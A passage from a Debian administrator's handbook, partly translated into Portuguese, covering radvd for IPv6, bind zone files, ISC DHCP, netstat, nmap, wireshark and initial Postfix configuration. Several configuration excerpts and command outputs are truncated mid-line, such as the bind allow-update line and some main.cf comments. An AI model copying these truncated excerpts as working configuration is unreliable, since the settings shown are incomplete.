The machine then becomes the access router for a subnet with a 48-bit prefix. Once the tunnel is aware of this change, the local network must be told about it; this implies installing the **radvd** daemon (from the similarly-named package). This IPv6 configuration daemon has a role similar to **dhcpd** in the IPv4 world.

The `/etc/radvd.conf` configuration file must then be created (see `/usr/share/doc/radvd/examples/simple-radvd.conf` as a starting point). In our case, the only required change is the prefix, which needs to be replaced with the one provided by Freenet6; it can

be found in the output of the **ifconfig** command, in the block concerning the `tun` interface.

Then run **/etc/init.d/tspc restart** and **/etc/init.d/radvd start**, and the IPv6 network should work.

### **TIP Programs built with IPv6**

Many pieces of software need to be adapted to handle IPv6. Most of the packages in Debian Squeeze have been adapted already, but not all. A few volunteers had previously created a package archive dedicated to software specially rebuilt for IPv6; this archive was decommissioned in March 2007, both for lack of time and for lack of interest (since most of the patches have been integrated into the official packages). If your favorite package does not work with IPv6 yet, help can be found on the *debian-ipv6* mailing-list.

? <http://lists.debian.org/debian-ipv6/>

### **CUIDADO IPv6 e firewalls**

IPv6 tunneling over IPv4 (as opposed to native IPv6) requires the firewall to accept the traffic, which uses IPv4 protocol number 41. IPv6 connections can be restricted, in the same fashion as for IPv4: the standard Debian kernels include an adaptation of *netfilter* for IPv6. This IPv6-enabled *netfilter* is configured in a similar fashion to its IPv4 counterpart, except the program to use is **ip6tables** instead of **iptables**.

# 10.6. Domain Name Servers (DNS)

## 10.6.1. Princípio e Mecanismo

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of `www.debian.org` instead of `82.195.75.97`.

DNS records are organized in zones; each zone matches either a domain (or a subdomain) or an IP address range (since IP addresses are generally allocated in consecutive ranges). A primary server is authoritative on the contents of a zone; secondary servers, usually hosted on separate machines, provide regularly refreshed copies of the primary zone.

Each zone can contain records of various kinds (*Resource Records*):

- A: IPv4 address.
- CNAME: alias (*canonical name*).
- MX: *mail exchange*, an email server. This information is used by other email servers to find where to send email addressed to a given address. Each MX record has a priority. The highest-priority server (with the lowest number) is

tried first (see sidebar [DE VOLTA AO BÁSICO SMTP](#)); other servers are contacted in order of decreasing priority if the first one does not reply.

- PTR: mapping of an IP address to a name. Such a record is stored in a “reverse DNS” zone named after the IP address range. For example, 1.168.192.in-addr.arpa is the zone containing the reverse mapping for all addresses in the 192.168.1.0/24 range.
- AAAA: IPv6 address.
- NS: maps a name to a name server. Each domain must have at least one NS record. These records point at a DNS server that can answer queries concerning this domain; they usually point at the primary and secondary servers for the domain. These records also allow DNS delegation; for instance, the falcot.com zone can include an NS record for internal.falcot.com, which means that the internal.falcot.com zone is handled by another server. Of course, this server must declare an internal.falcot.com zone.

The reference name server, Bind, was developed and is maintained by ISC (*Internet Software Consortium*). It is provided in Debian by the bind9 package. Version 9 brings two major changes compared to previous versions. First, the DNS server can now run under an unprivileged user, so that a security vulnerability in the server does not grant root privileges to the attacker (as was seen repeatedly with versions 8.x).

Furthermore, Bind supports the DNSSEC standard for signing (and therefore authenticating) DNS records, which allows blocking any spoofing of this data during man-in-the-middle attacks.

## **CULTURA DNSSEC**

The DNSSEC norm is quite complex; this partly explains why it's not in widespread usage yet (even if it perfectly coexists with DNS servers unaware of DNSSEC). To understand all the ins and outs, you should check the following article.

? [http://en.wikipedia.org/wiki/Domain\\_Name\\_System\\_Security\\_Extensions](http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions)

## **10.6.2. Configurando**

Arquivos de configuração para o **bind**, independente da versão, têm a mesma estrutura.

The Falcot administrators created a primary falcot.com zone to store information related to this domain, and a 168.192.in-addr.arpa zone for reverse mapping of IP addresses in the local networks.

### **CAUTION Names of reverse zones**

Reverse zones have a particular name. The zone covering the 192.168.0.0/16 network need to be named 168.192.in-addr.arpa: the IP address components are reversed, and followed by the *in-addr.arpa* suffix.

## DICA Testando o servidor DNS

The **host** command (in the bind9-host package) queries a DNS server, and can be used to test the server configuration. For example, **host machine.falcot.com localhost** checks the local server's reply for the `machine.falcot.com` query. The **host *ipaddress* localhost** tests the reverse resolution.

The following configuration excerpts, taken from the Falcot files, can serve as starting points to configure a DNS server:

### Example 10.11. Excerpt of /etc/bind/named.conf.local

```
zone "falcot.com" {
    type master;
    file "/etc/bind/db.falcot.com";
    allow-query { any; };
    allow-transfer {
        195.20.105.149/32 ; // ns0.xname.org
        193.23.158.13/32 ; // ns1.xname.org
    };
}

zone "internal.falcot.com" {
    type master;
    file "/etc/bind/db.internal.falcot.com";
    allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192.168";
```

```
allow-query { 192.168.0.0/16; };
```

```
};
```

### **Example 10.12. Trecho do /etc/bind/db.falcot.com**

```
; falcot.com Zone
```

```
; admin.falcot.com. => zone contact: admin@falcot.com
```

```
$TTL 604800
```

```
@ IN SOA falcot.com. admin.falcot.com.  
                                20040121 ; Serial  
                                604800 ; Refresh  
                                86400 ; Retry  
                                2419200 ; Expire  
                                604800 ) ; Negative Cache TTL
```

```
;
```

```
; The @ refers to the zone name ("falcot.com" here)
```

```
; or to $ORIGIN if that directive has been used
```

```
;
```

```
@ IN NS ns
```

```
@ IN NS ns0.xname.org.
```

```
interne IN NS 192.168.0.2
```

```
@ IN A 212.94.201.10
```

```
@ IN MX 5 mail
```

```
@ IN MX 10 mail2
```

```
ns IN A 212.94.201.10
```

```
mail IN A 212.94.201.10
```

```
mail2 IN A 212.94.201.11
```

```
www IN A 212.94.201.11
```

```
dns IN CNAME ns
```

## **CUIDADO Sintaxe de um nome**

The syntax of machine names follows strict rules. For instance, machine implies machine.domain. If the domain name should not be appended to a name, said name must be written as machine. (with a dot as suffix). Indicating a DNS name outside the current domain therefore requires a syntax such as machine.otherdomain.com. (with the final dot).

### **Example 10.13. Trecho do /etc/bind/db.192.168**

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL      604800
@          IN      SOA      ns.interne.falcot.com. admin.
                           20040121           ; Serial
                           604800           ; Refresh
                           86400            ; Retry
                           2419200          ; Expire
                           604800 )         ; Negative Cache TTL

          IN      NS      ns.interne.falcot.com.

; 192.168.0.1 -> arrakis
1.0      IN      PTR      arrakis.interne.falcot.com.
; 192.168.0.2 -> neptune
2.0      IN      PTR      neptune.interne.falcot.com.

; 192.168.3.1 -> pau
1.3      IN      PTR      pau.interne.falcot.com.
```

# 10.7. DHCP

## 10.7.1. Apresentação

DHCP (for *Dynamic Host Configuration Protocol*) is a protocol by which a machine can automatically get its network configuration when it boots. This allows centralizing the management of network configurations, and ensuring that all desktop machines get similar settings.

A DHCP server provides many network-related parameters. The most common of these is an IP address and the network where the machine belongs, but it can also provide other information, such as DNS servers, WINS servers, NTP servers, and so on.

The Internet Software Consortium (also involved in developing **bind**) is the main author of the DHCP server. The matching Debian package is `isc-dhcp-server`.

## 10.7.2. Configurando

The first elements that need to be edited in the DHCP server configuration file (`/etc/dhcp/dhcpd.conf`) are the domain name and the DNS servers. If this server is alone on the local network (as defined by the broadcast propagation), the `authoritative` directive must also be enabled (or uncommented). One also needs to create a `subnet` section describing the local network and the configuration information to

be provided. The following example fits a 192.168.0.0/24 local network with a router at 192.168.0.1 serving as the gateway. Available IP addresses are in the range 192.168.0.128 to 192.168.0.254.

### **Example 10.14. Trecho do /etc/dhcp/dhcpd.conf**

```
#  
# Sample configuration file for ISC dhcpcd for Debian  
  
# The ddns-updates-style parameter controls whether dhcpcd  
# attempt to do a DNS update when a lease is confirmed.  
# behavior of the version 2 packages ('none', since dhcpcd  
# have support for DDNS.)  
ddns-update-style interim;  
  
# option definitions common to all supported networks  
option domain-name "internal.falcot.com";  
option domain-name-servers ns.internal.falcot.com;  
  
default-lease-time 600;  
max-lease-time 7200;  
  
# If this DHCP server is the official DHCP server for  
# network, the authoritative directive should be uncanceled.  
authoritative;  
  
# Use this to send dhcp log messages to a different log facility.  
# have to hack syslog.conf to complete the redirection  
log-facility local7;  
  
# My subnet  
subnet 192.168.0.0 netmask 255.255.255.0 {  
    option routers 192.168.0.1;
```

```
option broadcast-address 192.168.0.255;
range 192.168.0.128 192.168.0.254;
ddns-domainname "internal.falcot.com";
}
```

## 10.7.3. DHCP e DNS

A nice feature is the automated registering of DHCP clients in the DNS zone, so that each machine gets a significant name (rather than something impersonal such as `machine-192-168-0-131.internal.falcot.com`). Using this feature requires configuring the DNS server to accept updates to the `internal.falcot.com` DNS zone from the DHCP server, and configuring the latter to submit updates for each registration.

In the **bind** case, the `allow-update` directive needs to be added to each of the zones that the DHCP server is to edit (the one for the `internal.falcot.com` domain, and the reverse zone). This directive lists the IP addresses allowed to perform these updates; it should therefore contain the possible addresses of the DHCP server (both the local address and the public address, if appropriate).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !a
```

Beware! A zone that can be modified *will* be changed by **bind**, and the latter will overwrite its configuration files at regular intervals. Since this automated procedure produces files that are less human-readable than manually-written ones, the Falcot administrators handle the `internal.falcot.com` domain with a delegated DNS server; this

means the `falcot.com` zone file stays firmly under their manual control.

The DHCP server configuration excerpt above already includes the directives required for DNS zone updates: they are the `ddns-update-style interim;` and `ddns-domain-name "internal.falcot.com";` lines in the block describing the subnet.

# 10.8. Ferramentas de Diagnóstico de Rede

When a network application does not run as expected, it is important to be able to look under the hood. Even when everything seems to run smoothly, running a network diagnosis can help ensure everything is working as it should. Several diagnosis tools exists for this purpose; each one operates on a different level.

## 10.8.1. Diagnóstico Local: netstat

Let's first mention the **netstat** command (in the net-tools package); it displays an instant summary of a machine's network activity. When invoked with no argument, this command lists all open connections; this list can be very verbose since it includes many Unix-domain sockets (widely used by daemons) which do not involve the network at all (for example, dbus communication, x11 traffic, and communications between virtual filesystems and the desktop).

Common invocations therefore use options that alter **netstat**'s behavior. The most frequently used options include:

- **-t**, which filters the results to only include TCP connections;
- **-u**, which works similarly for UDP connections; these options are not mutually exclusive, and one of them is enough to stop displaying Unix-domain connections;
- **-a**, to also list listening sockets (waiting for incoming connections);
- **-n**, to display the results numerically: IP addresses (no DNS resolution), port numbers (no aliases as defined in /etc/services) and user ids (no login names);
- **-p**, to list the processes involved; this option is only useful when **netstat** is run as root, since normal users will only see their own processes;
- **-c**, to continuously refresh the list of connections.

Other options, documented in the **netstat(8)** manual page, provide an even finer control over the displayed results. In practice, the first five options are so often used together that systems and network administrators practically acquired **netstat -tupan** as a reflex. Typical results, on a lightly loaded machine, may look like the following:

```
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address
tcp        0      0 0.0.0.0:22            0.0.0.0:*
tcp        0      0 127.0.0.1:25           0.0.0.0:*
tcp        0      0 192.168.1.241:22         192.168.1
tcp        0      0 192.168.1.241:22         192.168.1
tcp6       0      0 :::22                  :::*
tcp6       0      0 :::1:25                :::*
udp        0      0 0.0.0.0:68            0.0.0.0:*
udp        0      0 192.168.1.241:123        0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
```

udp	0	0	0.0.0.0:123	0.0.0.0:*
udp6	0	0	fe80::a00:27ff:fe6c:123	:::*
udp6	0	0	2002:52e0:87e4:0:a0:123	:::*
udp6	0	0	::1:123	:::*
udp6	0	0	:::123	:::*

As expected, this lists established connections, two SSH connections in this case, and applications waiting for incoming connections (listed as LISTEN), notably the Exim4 email server listening on port 25.

## 10.8.2. Diagnóstico Remoto: nmap

**nmap** (in the similarly-named package) is, in a way, the remote equivalent for **netstat**. It can scan a set of “well-known” ports for one or several remote servers, and list the ports where an application is found to answer to incoming connections. Furthermore, **nmap** is able to identify some of these applications, sometimes even their version number. The counterpart of this tool is that, since it runs remotely, it cannot provide information on processes or users; however, it can operate on several targets at once.

A typical **nmap** invocation only uses the **-A** option (so that **nmap** attempts to identify the versions of the server software it finds) followed by one or more IP addresses or DNS names of machines to scan. Again, many more options exist to finely control the behavior of **nmap**; please refer to the documentation in the **nmap(1)** manual page.

```
# nmap scouzmir
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-12
Interesting ports on 192.168.1.101:
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
MAC Address: 52:54:00:99:01:01 (QEMU Virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.11 s
# nmap -A localhost
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-12
Warning: Hostname localhost resolves to 2 IPs. Using
Interesting ports on localhost (127.0.0.1):
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 4 (protocol 2.0)
| ssh-hostkey: 1024 af:07:60:17:16:64:6f:ee:c4:ca:b5
|_ 2048 25:b0:aa:6b:11:5a:56:b6:8d:2d:ed:b3:16:17:96
25/tcp    open  smtp     Exim smptpd 4.72
| smtp-commands: EHLO scouzmir.internal.placard.fr.e
|_ HELP Commands supported: AUTH HELO MAIL RCPT
111/tcp   open  rpcbind
| rpcinfo:
| 100000  2      111/udp  rpcbind
| 100024  1      53273/udp status
| 100000  2      111/tcp  rpcbind
|_ 100024  1      41127/tcp status
No exact OS matches for host (If you know what OS is
TCP/IP fingerprint:
OS:SCAN(V=5.00%D=10/12%OT=22%CT=1%CU=34421%PV=N%DS=0%
```

```
OS:-pc-linux-gnu) SEQ(SP=BF%GCD=1%ISR=CC%TI=Z%CI=Z%II=OS:1NW4%O2=M400CST11NW4%O3=M400CNNT11NW4%O4=M400CST11OS:=M400CST11) WIN(W1=8000%W2=8000%W3=8000%W4=8000%W5=OS:F=Y%T=40%W=8018%O=M400CNNSNW4%CC=Y%Q=) T1 (R=Y%DF=Y%OS:0%Q=) T2 (R=N) T3 (R=Y%DF=Y%T=40%W=8000%S=O%A=S+%F=AS%OS:) T4 (R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=) T5 (R=OS:S+%F=AR%O=%RD=0%Q=) T6 (R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) U1 (R=Y%DF=N%TOS:G%RID=G%RIPCK=G%RUCK=G%RUD=G) IE (R=Y%DFI=N%T=40%CD=
```

Network Distance: 0 hops

Service Info: Host: scouzmir.internal.placard.fr.eu.co

OS and Service detection performed. Please report any  
Nmap done: 1 IP address (1 host up) scanned in 21.32

As expected, the SSH and Exim4 applications are listed. Note that not all applications listen on all IP addresses; since Exim4 is only accessible on the `lo` loopback interface, it only appears during an analysis of `localhost` and not when scanning `scouzmir` (which maps to the `eth0` interface on the same machine).

## 10.8.3. Sniffers: `tcpdump` and `wireshark`

Sometimes, one needs to look at what actually goes on the wire, packet by packet. These cases call for a “frame analyzer”, more widely known as a *sniffer*. Such a tool observes all the packets that reach a given network interface, and displays them in a user-friendly way.

The venerable tool in this domain is **tcpdump**, available as a standard tool on a wide range of platforms. It allows many kinds of network traffic capture, but the representation of this traffic stays rather obscure. We will therefore not describe it in further detail.

A more recent (and more modern) tool, **wireshark** (in the wireshark package), is slowly becoming the new reference in network traffic analysis due to its many decoding modules that allow for a simplified analysis of the captured packets. The packets are displayed graphically with an organization based on the protocol layers. This allows a user to visualize all protocols involved in a packet. For example, given a packet containing an HTTP request, **wireshark** displays, separately, the information concerning the physical layer, the Ethernet layer, the IP packet information, the TCP connection parameters, and finally the HTTP request itself.

**Figure 10.1. O analisador de tráfego de rede wireshark**

eth0 - Wireshark (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
13	2.426950	2a01:858:2:214:2ff:fe96:fb1a	2a01:858:2:214:2ff:fe96:fb1a	TCP	58954 > http [SYN] Seq=0 Win=5880 Len=40
14	2.513829	fe00::1:224:d4ff:fea4:2	ff02::1:ff96:fb1a	ICMPv6	Neighbor solicitation
15	2.513991	2a01:e34:ee13:c200:a0	fe00::1:224:d4ff:fea4:2	ICMPv6	Neighbor advertisement
16	2.514513	2001:858:2:214:2ff:2a01:e34:ee13:c200:a0	TCP	http > 58954 [SYN, ACK] Seq=0 Ack=1 Win=5880	
17	2.514612	2a01:e34:ee13:c200:a0	2001:858:2:214:2ff:TCP	58954 > http [ACK] Seq=1 Ack=1 Win=5880	
18	2.517404	2a01:e34:ee13:c200:a0	ff02::fb	MDNS	Standard query SRV Freebox Server, ftp, t
19	2.518110	192.168.1.47	224.0.0.251	MDNS	Standard query SRV Freebox Server, ftp, t
20	2.520657	2a01:e34:ee13:c200:a0	2001:858:2:214:2ff:HTTP	GET / HTTP/1.1	
21	2.605068	2001:858:2:214:2ff:2a01:e34:ee13:c200:a0	TCP	http > 58954 [ACK] Seq=1 Ack=359 Win=6784	
22	2.615336	2001:858:2:214:2ff:2a01:e34:ee13:c200:a0	TCP	[TCP segment of a reassembled PDU]	
23	2.615396	2a01:e34:ee13:c200:a0	2001:858:2:214:2ff:TCP	58954 > http [ACK] Seq=359 Ack=1409 Win=68	

Frame 20 (444 bytes on wire, 444 bytes captured)  
 Ethernet II, Src: CadmusCo\_96:fb:1a (08:00:27:96:fb:1a), Dst: Freebox5\_a4:20:64 (00:24:d4:a4:20:64)  
 Internet Protocol Version 6  
 0110 .... = Version: 6  
 .... 0000 0000 .... .... .... = Traffic class: 0x00000000  
 .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000  
 Payload length: 390  
 Next header: TCP (0x06)  
 Hop limit: 64  
 Source: 2a01:e34:ee13:c200:a0:27ff:fe96:fb1a (2a01:e34:ee13:c200:a0:27ff:fe96:fb1a)  
 Destination: 2001:858:2:214:2ff:fe0d:7717 (2001:858:2:214:2ff:fe0d:7717)  
 Transmission Control Protocol, Src Port: 58954 (58954), Dst Port: http (80), Seq: 1, Ack: 1, Len: 358  
 Source port: 58954 (58954)  
 Destination port: http (80)  
 [Stream index: 4]  
 0030 22 ff fe 0d 77 17 e6 4a 00 50 a2 24 08 9a 6e 4b \*...w..J..P.\$..nk  
 0040 13 04 80 19 00 59 d0 1c 00 00 01 01 08 0a 00 00 .....Y.....  
 0050 2c a2 20 0b fe a2 47 45 54 20 2f 20 48 54 54 50 .....,GET / HTTP  
 0060 2f 31 2b 31 0d 04 48 6f 73 74 3a 20 77 77 77 2e /1.1.Ho st: www.  
 Transmission Control Protocol (tcp).... Packets: 349 Displayed: 349 Marked: 0 Dropped: 0

Profile: Default

In our example, the packets traveling over SSH are filtered out (with the `!tcp.port == 22` filter). The packet currently displayed was developed at the TCP and HTTP layers.

## DICA wireshark sem interface gráfica: tshark

When one cannot run a graphical interface, or does not wish to do so for whatever reason, a text-only version of **wireshark** also exists under the name **tshark** (in a separate tshark package). Most of the capture and decoding features are still available, but the lack of a graphical interface necessarily limits the interactions with the program (filtering packets

after they've been captured, tracking of a given TCP connection, and so on). It can still be used as a first approach. If further manipulations are intended and require the graphical interface, the packets can be saved to a file and this file can be loaded into a graphical **wireshark** running on another machine.

### **CULTURA ethereal e wireshark**

**wireshark** seems to be relatively young; however, it is only the new name for a software application previously known as **ethereal**. When its main developer left the company where he was employed, he was not able to arrange for the transfer of the registered trademark. As an alternative he went for a name change; only the name and the icons for the software actually changed.

# Chapter 11. Serviços de Rede: Postfix, Apache, NFS, Samba, Squid, LDAP

Serviços de rede são programas que os usuários interagem diretamente no seu dia-a-dia. Eles são a ponta do icebergue da informação, e este capítulo foca neles; as partes escondidas nas quais eles dependem são a infraestrutura que nós já descrevemos.

## 11.1. Servidor de Correio Eletrônico

Os administradores da Falcot Corp selecionaram o Postfix como servidor de correio eletrônico, devido a sua confiabilidade e fácil configuração. De fato, seu projeto reforça que cada tarefa é implementada

em um processo com um conjunto mínimo de permissões, que é uma medida de mitigação contra problemas de segurança.

## **ALTERNATIVA O servidor Exim4**

O Debian utiliza os Exim4 como o servidor de e-mail padrão (eis o porque da instalação inicial incluir o Exim4). A configuração é provida por um pacote diferente, exim4-config, e automaticamente customizado baseado nas respostas de um conjunto de questões no Debconf muito similar as questões feitas pelo pacote postfix.

The configuration can be either in one single file (`/etc/exim4/exim4.conf.template`) or split across a number of configuration snippets stored under `/etc/exim4/conf.d/`. In both cases, the files are not used directly by Exim4, but they are aggregated or parsed (by the **update-exim4.conf** command) into the authoritative file, `/etc/exim4/exim4.conf.template` (which is compiled to `/var/lib/exim4/config autogenerated`, when Exim4 starts). **update-exim4.conf** allows replacing some tags in the configuration snippets by data deducted from the answers to the Debconf questions.

A sintaxe do arquivo de configuração do Exim4 tem suas particularidades e sua curva de aprendizado, contudo, uma vez que essas particularidades são compreendidas, o Exim4 se torna um servidor de e-mail muito completo e poderoso, como evidenciado pelas suas muitas páginas de documentação.

? <http://www.exim.org/docs.html>

## 11.1.1. Instalando o Postfix

O pacote postfix inclui um o daemon SMTP principal. Outros pacotes (como o postfix-ldap e postfix-pgsql) adicional funcionalidades extras ao Postfix, incluindo a bancos de dados de mapeamento. Você só deve instalá-los se souber que você precisa dos mesmos.

### **DE VOLTA AO BÁSICO SMTP**

SMTP (*Protocolo Simples para Transferência de Correio*) é um protocolo usado por servidores de e-mail para intercambiar e rotear e-mails.

Diversas questões Debconf são feitas durante o processo de instalação do pacote. As respostas permitem gerar a primeira versão do arquivo de configuração `/etc/postfix/main.cf`.

The first question deals with the type of setup. Only two of the proposed answers are relevant in case of an Internet-connected server, “Internet site” and “Internet with smarthost”. The former is appropriate for a server that receives incoming email and sends outgoing email directly to its recipients, and is therefore well-adapted to the Falcot Corp case. The latter is appropriate for a server receiving incoming email normally, but that sends outgoing email through an intermediate SMTP server — the “smarthost” — rather than directly to the recipient's server. This is mostly useful for individuals with a dynamic IP address, since many email servers reject messages coming straight from such an IP address. In this case, the smarthost will usually be the ISP's SMTP server, which is always configured to accept email coming from the ISP's customers and forward it appropriately. This setup

(with a smarthost) is also relevant for servers that are not permanently connected to the internet, since it avoids having to manage a queue of undeliverable messages that need to be retried later.


## **VOCABULÁRIO ISP**

ISP é acrônico para "Internet Service Provider" (Provedor de Serviços de Internet). Isto cobre uma entidade, normalmente uma empresa, que provê conexões à internet e seus serviços básicos associados (e-mail, notícias e assim por diante).

The second question deals with the full name of the machine, used to generate email addresses from a local user name; the full name of the machine ends up as the part after the at-sign ("@"). In the case of Falcot, the answer should be `mail.falcot.com`. This is the only question asked by default, but the configuration it leads to is not complete enough for the needs of Falcot, which is why the administrators run **dpkg-reconfigure postfix** so as to be able to customize more parameters.

One of the extra questions asks for all the domain names related to this machine. The default list includes its full name as well as a few synonyms for `localhost`, but the main `falcot.com` domain needs to be added by hand. More generally, this question should usually be answered with all the domain names for which this machine should serve as an MX server; in other words, all the domain names for which the DNS says this machine will accept email. This information ends up in the `mydestination` variable of the main Postfix configuration file, `/etc/postfix/main.cf`.

**Figure 11.1. Role of the DNS MX record while sending a mail**



EHLO `mail.falcot.com`  
 MAIL FROM: <`serge@falcot.com`>  
 RCPT TO: <`jean@domain.com`>  
 DATA  
 [...]  
 Subject: Let's meet

Hello Jean,  
 [...]

### **EXTRA Consultando os registros MX**

Quando o DNS não contém um registro MX para o domínio, o servidor e-mail tentará enviar as mensagens para o hospedeiro em si, usando o registro correspondente A (ou AAAA em IPv6).

Em alguns casos, a instalação pode perguntar quais redes devem ser permitidas a enviar e-mail usando a máquina. Em sua configuração padrão, o Postfix somente aceita e-mails vindo da máquina em si, a rede local normalmente será adicionada. Os administradores da Falcot Corp adicionaram 192.168.0.0/16 na pergunta padrão. Se a questão não é feita, a variável relevante no arquivo de configuração é mynetworks, como visto no exemplo abaixo.

E-mails locais podem ser enviados através do comando **procmail**. Esta ferramenta permite aos usuários organizarem seus e-mail de entrada de acordo com a regras armazenadas em seu arquivo `~/.procmailrc`.

Após este primeiro passo, os administradores conseguiram o seguinte arquivo de configuração; ele será usado como ponto de partida para adicionarmos funcionalidades extras nas próximas seções.

### **Example 11.1. Arquivo inicial /etc/postfix/main.cf**

```
# See /usr/share/postfix/main.cf.dist for a commented
# version.

# Debian specific: Specifying a file name will cause
# line of that file to be used as the name. The Debian
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail"
#delay_warning_time = 4h
```

```
# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${queue_directory}/smtpd_tls_session_cache.db
smtp_tls_session_cache_database = btree:${queue_directory}/smtp_tls_session_cache.db

# See /usr/share/doc/postfix/TLS_README.gz in the postfix package
# information on enabling SSL in the smtp client.

myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost
relayhost =
mynetworks = 127.0.0.0/8 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

## **SECURITY Snake oil SSL certificates**

The *snake oil* certificates, like the *snake oil* “medicine” sold by unscrupulous quacks in old times, have absolutely no value, since they are generated similarly on all Debian systems, with the same “private” part. They should only be used for testing purposes, and normal service must use real certificates; these can be generated with the procedure

described in [Section 10.2.1.1, “Infraestrutura de Chaves Públicas: easy-rsa”](#).

## 11.1.2. Configurando Domínios Virtuais

O servidor de e-mails pode receber e-mails de outros domínios além do domínio principal; estes são conhecidos como domínios virtuais. Na maioria dos casos quando isto ocorre, os e-mails não ultimamente destinados aos usuários locais. O Postfix provê duas funcionalidades interessantes para manipular domínios virtuais.

### **CUIDADO Domínios virtuais e domínios canônicos**

Nenhum dos domínios virtuais deve ser referenciado na variável `mydestination`; esta variável somente contém os nomes "canônicos" dos domínios diretamente associados a máquina e seus usuários locais.

### 11.1.2.1. Virtual Alias Domains

A virtual alias domain only contains aliases, i.e. addresses that only forward emails to other addresses.

Tal domínio é ativado ao se adicionar seu nome a variável `virtual_alias_domains`, e referenciar um arquivo de mapa de endereços a variável `virtual_alias_maps`.

**Example 11.2. Diretivas para serem adicionadas no arquivo `/etc/postfix/main.cf`**

```
virtual_alias_domains = falcotsbrand.tm.fr  
virtual_alias_maps = hash:/etc/postfix/virtual
```

The `/etc/postfix/virtual` file describes mapping with a rather straightforward syntax: each line contains two fields separated by whitespace; the first field is the alias name, the second field is a list of email addresses where it redirects. The special `@domain.tm.fr` syntax covers all remaining aliases in a domain.

**Example 11.3. Arquivo de exemplo `/etc/postfix/virtual`**

```
webmaster@falcotsbrand.tm.fr    jean@falcot.com  
contact@falcotsbrand.tm.fr      laure@falcot.com, sophie@falcot.com  
# The alias below is generic and covers all addresses  
# in the falcotsbrand.tm.fr domain not otherwise covered  
# These addresses forward email to the same user name  
# in the falcot.com domain.  
@falcotsbrand.tm.fr            @falcot.com
```

## 11.1.2.2. Virtual Mailbox Domains

**CAUTION Combined virtual domain?**

Postfix does not allow using the same domain in both `virtual_alias_domains` and `virtual_mailbox_domains`. However, every domain of `virtual_mailbox_domains` is implicitly included in `virtual_alias_domains`, which makes it possible to mix aliases and mailboxes within a virtual domain.

Messages addressed to a virtual mailbox domain are stored in mailboxes not assigned to a local system user.

Enabling a virtual mailbox domain requires naming this domain in the `virtual_mailbox_domains` variable, and referencing a mailbox mapping file in `virtual_mailbox_maps`. The `virtual_mailbox_base` parameter contains the directory under which the mailboxes will be stored.

The `virtual_uid_maps` parameter (respectively `virtual_gid_maps`) references the file containing the mapping between the email address and the system user (respectively group) that “owns” the corresponding mailbox. To get all mailboxes owned by the same owner/group, the syntax is `static:5000`.

#### **Example 11.4. Diretivas para serem adicionadas no arquivo `/etc/postfix/main.cf`**

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Again, the syntax of the `/etc/postfix/vmailbox` file is quite straightforward: two fields separated with whitespace. The first field is an email address within one of the virtual domains, and the second

